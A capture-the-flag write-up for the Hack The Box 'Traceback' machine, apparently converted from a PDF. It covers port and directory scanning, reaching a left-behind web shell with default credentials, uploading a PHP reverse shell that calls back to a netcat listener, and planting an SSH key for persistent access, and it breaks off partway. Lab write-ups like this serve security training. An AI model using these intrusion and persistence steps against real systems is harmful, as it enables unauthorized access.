
Traceback WriteUp



Learning Outcomes

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform ONIST, port and vulnerabilities scanning, and escalate privileges in a Linux Server. You are required to get user.txt and root.txt in order to gain points in hack-the-box, https://www.hackthebox.eu/ Once user.txt flag was submitted, you will be award 10 points and 20 points for root.txt flag.

Materials needed

- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap, DirBuster/GoBuster, Nikto
- Gain Access: Php-Reverse-Shell, Netcat, GTFOBins Lua
- Password cracker : SSH-Keygen
- Escalate Privileges : Pspy64s, Netcat one liner reverse-shell
- Web browser: Search Engine, Tools used Manuals

Preparation

- Setup connection to the server using openvpn
- Command: cd to your connection pack directory, sudo openvpn <HTB_Username>.ovpn
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Let's start with scanning Traceback machine using **Nmap**. Run an **intense scan**, to scan for open ports, version , OS, script and traceroute.

Command used : nmap -T4 -A -v 10.10.10.181

```
Nmap scan report for 10.10.10.181
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└──╼ $
```

Figure 1 nmap intense scan result

Based on *figure 1*, we know that HTTP, **port 80** and SSH, **port 22** is open. The running operating system is Ubuntu. Let's try brute forcing the website for its directory using **Dirbuster**.

Target url: *http://10.10.10.181:80/*
Wordlists directory: */usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt*




Figure 2 Dirbuster Configuration




Figure 3 Dirbuster result

Based on the *figure 3*, there isn't any significant or interesting directories being found. Next, we check out what's on traceback website via the given IP address. (http://10.10.10.181)

Figure 4 Traceback (10.10.10.181) Webpage

According to *figure 4*, the webpage shows that **this site has been owned by Xh4H** and he left a **backdoor** for us. To get more clue, we inspect the source code of the webpage.

Command used: <right click> and then <inspect>




Figure 5 Traceback inspect source code

After checking the source code page, we found a comment, **Some of the best web shells that you might need ;)** at the body section of the html code. We google the comment and found a github link that leads to a Github repositary by **TheBinitGhimire** (refer to *figure 6*). To double confirm if we found the correct source, there is a twitter post shared by xh4H on **interesting collection of webshell** (refer to *figure 7*).




Figure 6 TheBinitGhimire Some of the best webshell




Figure 7 Twitter post by xh4H

In total, there is 16 webshell shown in TheBinitGhimire web shells repository. We can either automate it via gobuster or manual testing it one by one. After multiple tries on the url, we had conclude that smevk.php is the right shell.

Command used: *10.10.10.181/<webshell>*




Figure 8 smevk.php webshell login page

As show in *figure 8*, a username and password is required in order to access. We check out the source code of smevk.php shell at the Github repository, the default username and password was **admin**. (Refer: *figure 9*)

Command used: User Name : *admin*
Password : *admin*




Figure 9 smevk.php source code

After inputting the credentials, we are able to login and access smevk.php. *figure 10* display the web shell mainpage.




Figure 10 http://10.10.10.181/smevk.php

Next we shall upgrade to a better shell by create a php-reverse-shell. First we download a php-reverse-shell code from pentestmonkey (url: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) and rename it as **reverse.php**. Moving on, we modify the code by inputting our hacker machine IP address and which port does we want to listen from. (Refer: *figure 11*)

Command used: $ip = *'<tun0 IP address>'*

$port = 8888




Figure 11 reverse.php source code

Moving on, we launch netcat to setup our listener followed by upload the reverse shell file at http://10.10.10.181/smevk.php page. We then access the reverse shell file in order to receive connection at our hacking machine listener. (Refer: *figure 12* and *figure 13*)

Command used:

set up listener: *nc -lvp 8888*

upload reverse shell: <click> *choose file button*
<select> *reverse.php*
<click> ***>>*** *button*

Access reverse shell file: url link – *http://10.10.10.181/reverse.php*




Figure 12 http://10.10.10.181/smevk.php - uploading reverse.php

```
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└──╼ $nc -lvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 10.10.10.181 56730 received!
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86
_64 x86_64 x86_64 GNU/Linux
 00:24:26 up  3:03,  1 user,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
webadmin pts/0    10.10.14.32      21:52    1:39m  0.56s  0.01s sshd: webadmin [
priv]
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46
(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 13 receive connection as webadmin

Netcat receive shell connection from webadmin user. We shall enumerate the system as webadmin to see what privileges he holds and search for important files or documents to escalate our privileges as root user. We access **/home** directory and found out there is 2 user folder, webadmin and sysadmin. We does not have the privilege to access sysadmin home directory but we able to access webadmin home directory.

Command used: *cd /home/webadmin*




Figure 14 Webadmin home directory

Next we access **.ssh** directory and found out that webadmin have the privilege to read and write **authorized_keys** file. Hence, we going to generate out own authorized keys and modify the file to gain access via port forwarding through port 22, SSH.




Figure 15 /home/webadmin/.ssh directory

Now, at out hacking machine, we shall generate key pairs with **empty passphrase**; no password required when we login as webadmin through SSH (Secure Shell).

Command used: *ssh-keygen*
<directory that you stored your file> /mykeys
<enter>
<enter>




Figure 16 generate key pairs

Next, we shall view **mykey.pub** file (a.k.a authorized_keys) and then copy the key hash in order to store it at /**home/webadmin/.ssh/authorized_keys** file.

Command used: *cat mykey.pub*

< copy the highlighted section (Refer: ***figure 17***) >

